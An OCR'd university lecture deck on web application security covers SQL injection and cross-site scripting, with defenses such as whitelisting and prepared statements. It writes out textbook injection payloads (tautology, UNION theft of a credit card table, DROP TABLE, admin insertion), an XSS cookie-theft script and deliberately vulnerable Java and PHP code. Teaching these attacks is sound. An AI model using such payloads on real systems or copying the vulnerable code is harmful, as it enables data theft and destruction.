WEB AND BROWSER SECURITY


Ben Livshits, Microsoft Research

Web Application Vulnerabilities & Defenses

- Server-side woes
  - SQL injection
  - XSS overview
- LEC 7: Server-side static and runtime analysis
- Browser mechanisms:
  - Same origin
  - Cross-domain request
  - Content security policy
  - XSS filters on the client
- LEC 8: Static client-side analysis
- LEC 9: Runtime client analysis and enforcement


Web Application Scenario

Vulnerability Stats: Web Vulnerabilities Are Dominating




Source: MITRE CVE trends

Reported Web Vulnerabilities "In the Wild"




Data from aggregator and validator of NVD-reported vulnerabilities

Drilling Down A Bit…



Cenzic vulnerability trend report

And So It Begins…




Source: http://xkcd.com/327/

SQL Injection Attacks

- Attacks a particular site, not (usually) a particular user
- Affect applications that use untrusted input as part of an SQL query to a back-end database
- Specific case of a more general problem: using untrusted input in commands

SQL Injection: Example

- Consider a browser form, e.g.:



- When the user enters a number and clicks the button, this generates an http request like

  https://www.pizza.com/show_orders?month=10

Example Continued…

- Upon receiving the request, a Java program might produce an SQL query as follows:

```
sql_query
      = "SELECT pizza, quantity, order_day "
          + "FROM orders "
          + "WHERE userid=" + session.getCurrentUserId()
          + " AND order_month= "
          + request.getParameter("month");
```

- A normal query would look like:

```
SELECT pizza, quantity, order_day
FROM orders
WHERE userid=4123
AND order_month=10
```

Example Continued…

- What if the user makes a modified http request: https://www.pizza.com/show_orders?month=0%20OR%201%3D1
- (Parameters transferred in URL-encoded form, where meta-characters are encoded in ASCII)
- This has the effect of setting

```
request.getParameter("month")
```

equal to the string

```
0 OR 1=1
```

Example Continued

- So the script generates the following SQL query:

```
SELECT pizza, quantity, order_day
FROM orders
WHERE (userid=4123
AND order_month=0) OR 1=1
```

- Since AND takes precedence over OR, the above always evaluates to TRUE
  - The attacker gets every entry in the database!

Even Worse…

- Craft an http request that generates an SQL query like the following:

```
SELECT pizza, quantity, order_day
FROM orders
WHERE userid=4123
AND order_month=0 OR 1=0
UNION SELECT cardholder, number, exp_date
FROM creditcards
```

- Attacker gets the entire credit card database as well!

More Damage…

- SQL queries can encode multiple commands, separated by ‘;’
- Craft an http request that generates an SQL query like the following:

```
SELECT pizza, quantity, order_day
FROM orders
WHERE userid=4123
AND order_month=0 ;
DROP TABLE creditcards
```

- Credit card table deleted!
  - DoS attack

More Damage…

- Craft an http request that generates an SQL query like the following:

```
SELECT pizza, quantity, order_day
FROM orders
WHERE userid=4123
AND order_month=0 ;
INSERT INTO admin VALUES ('hacker', ...)
```

- User (with chosen password) entered as an administrator!
  - Database owned!

May Need to be More Clever…

- Consider the following script for *text* queries:

```
sql_query
      = "SELECT pizza, quantity, order_day "
          + "FROM orders "
          + "WHERE userid=" + session.getCurrentUserId()
          + " AND topping= ' "
          + request.getParameter("topping") + "'"
```

- Previous attacks will not work directly, since the commands will be quoted

- But easy to deal with this…

Example Continued…

- Craft an http request where

  `request.getParameter("topping")`

  is set to

  `abc'; DROP TABLE creditcards; --`

- The effect is to generate the SQL query:

```
SELECT pizza, quantity, order_day
FROM orders
WHERE userid=4123
AND toppings='abc';
DROP TABLE creditcards ; --'
```

- ('--' represents an SQL comment)

Mitigation? Solutions?

- Blacklisting
- Whitelisting
- Encoding routines
- Prepared statements/bind variables
- Mitigate the impact of SQL injection

Blacklisting?

- I.e., searching for/preventing ‘bad’ inputs
- E.g., for previous example:

```
sql_query
      = "SELECT pizza, quantity, order_day "
          + "FROM orders "
          + "WHERE userid=" + session.getCurrentUserId()
          + " AND topping= ‘ "
          + kill_chars(request.getParameter(“topping"))
          + “’”
```

- …where kill_chars() deletes, e.g., quotes and semicolons

Drawbacks of Blacklisting

- How do you know if/when you've eliminated all possible 'bad' strings?
  - If you miss one, could allow successful attack
- Does not prevent first set of attacks (numeric values)
  - Although similar approach could be used, starts to get complex!
- May conflict with functionality of the database
  - E.g., user with name O'Brien

Whitelisting

- Check that user-provided input is in some set of values known to be safe
  - E.g., check that month is an integer in the right range
- If invalid input detected, better to reject it than to try to fix it
  - Fixes may introduce vulnerabilities
  - *Principle of fail-safe defaults*

Prepared Statements/bind Variables


- Prepared statements*:* static queries with *bind variables*
  - Variables not involved in query parsing

- Bind variables: placeholders guaranteed to be data in correct format

A SQL Injection Example in Java


```
PreparedStatement ps =
          db.prepareStatement(
                  "SELECT pizza, quantity, order_day "
                  + "FROM orders WHERE userid=?
                  AND order_month=?");

ps.setInt(1, session.getCurrentUserId());
ps.setInt(2,
         Integer.parseInt(request.getParameter("month")));
ResultSet res = ps.executeQuery();
```



Bind variables

There's Even More

- **Practical SQL Injection: Bit by Bit**
  - Teaches you how to reconstruct entire databases
- Overall, SQL injection is easy to fix by banning certain APIs
  - Prevent queryExecute-type calls with non-constant arguments
  - Very easy to automate
  - See a tool like LAPSE that does it for Java

SQL Injection in the Real World

- CardSystems was a major credit card processing company

- Put out of business by a SQL injection attack
  - Credit card numbers stored unencrypted
  - Data on 263,000 accounts stolen
  - 43 million identities exposed

Web Attacker

- Controls malicious website (attacker.com)
  - Can even obtain SSL/TLS certificate for his site
- User visits attacker.com – why?
  - Phishing email
  - Enticing content
  - Search results
  - Placed by ad network
  - Blind luck …
- Attacker has no other access to user machine!

Cross-site Scripting

- If the application is not careful to encode its output data, an attacker can inject script into the output

```
out.writeln(“<div>”);
out.writeln(req.getParameter(“name”));
out.writeln(“</div>”);
```

- name:

```
<script>…; xhr.send(document.cookie);</script>
```

XSS: Baby Steps



```php
<?php
  // predefine colors to use
  $color = 'white';
  $background = 'black';
  // if there is a parameter called color, use that one
  if(isset($_GET['color'])){
    $color = $_GET['color'];
  }
  // if there is a parameter called background, use that one
  if(isset($_GET['background'])){
    $background = $_GET['background'];
  }
?>

<style type="text/css" media="screen">
  #intro{
    /* color is set by PHP */
    color:<?php echo $color;?>;
    /* background is set by PHP */
    background:<?php echo $background;?>;
    font-family:helvetica,arial,sans-serif;
    font-size:200%;
    padding:10px;
  }
</style>

<p id="intro">Cool intro block, customizable, too!</p>
```

http://example.com/test.php?color=red&background=pink.


XSS: Simple Things are Easy




http://example.com/test.php?color=green&background=
</style><script>document.write(String.fromCharCode(88,83,83))</script>

Is It Easy to Get Right?

You may use these HTML tags and attributes: <a href="" title=""> <abbr title=""> <acronym title=""> <b> <blockquote cite=""> <cite> <code> <del datetime=""> <i> <q cite=""> <strike>



XSSED.org: In Search of XSS



</xssed>
xss attacks information

Home | News | Articles | Adv. | Submit | Alerts | Links | XSS info | About | Contact

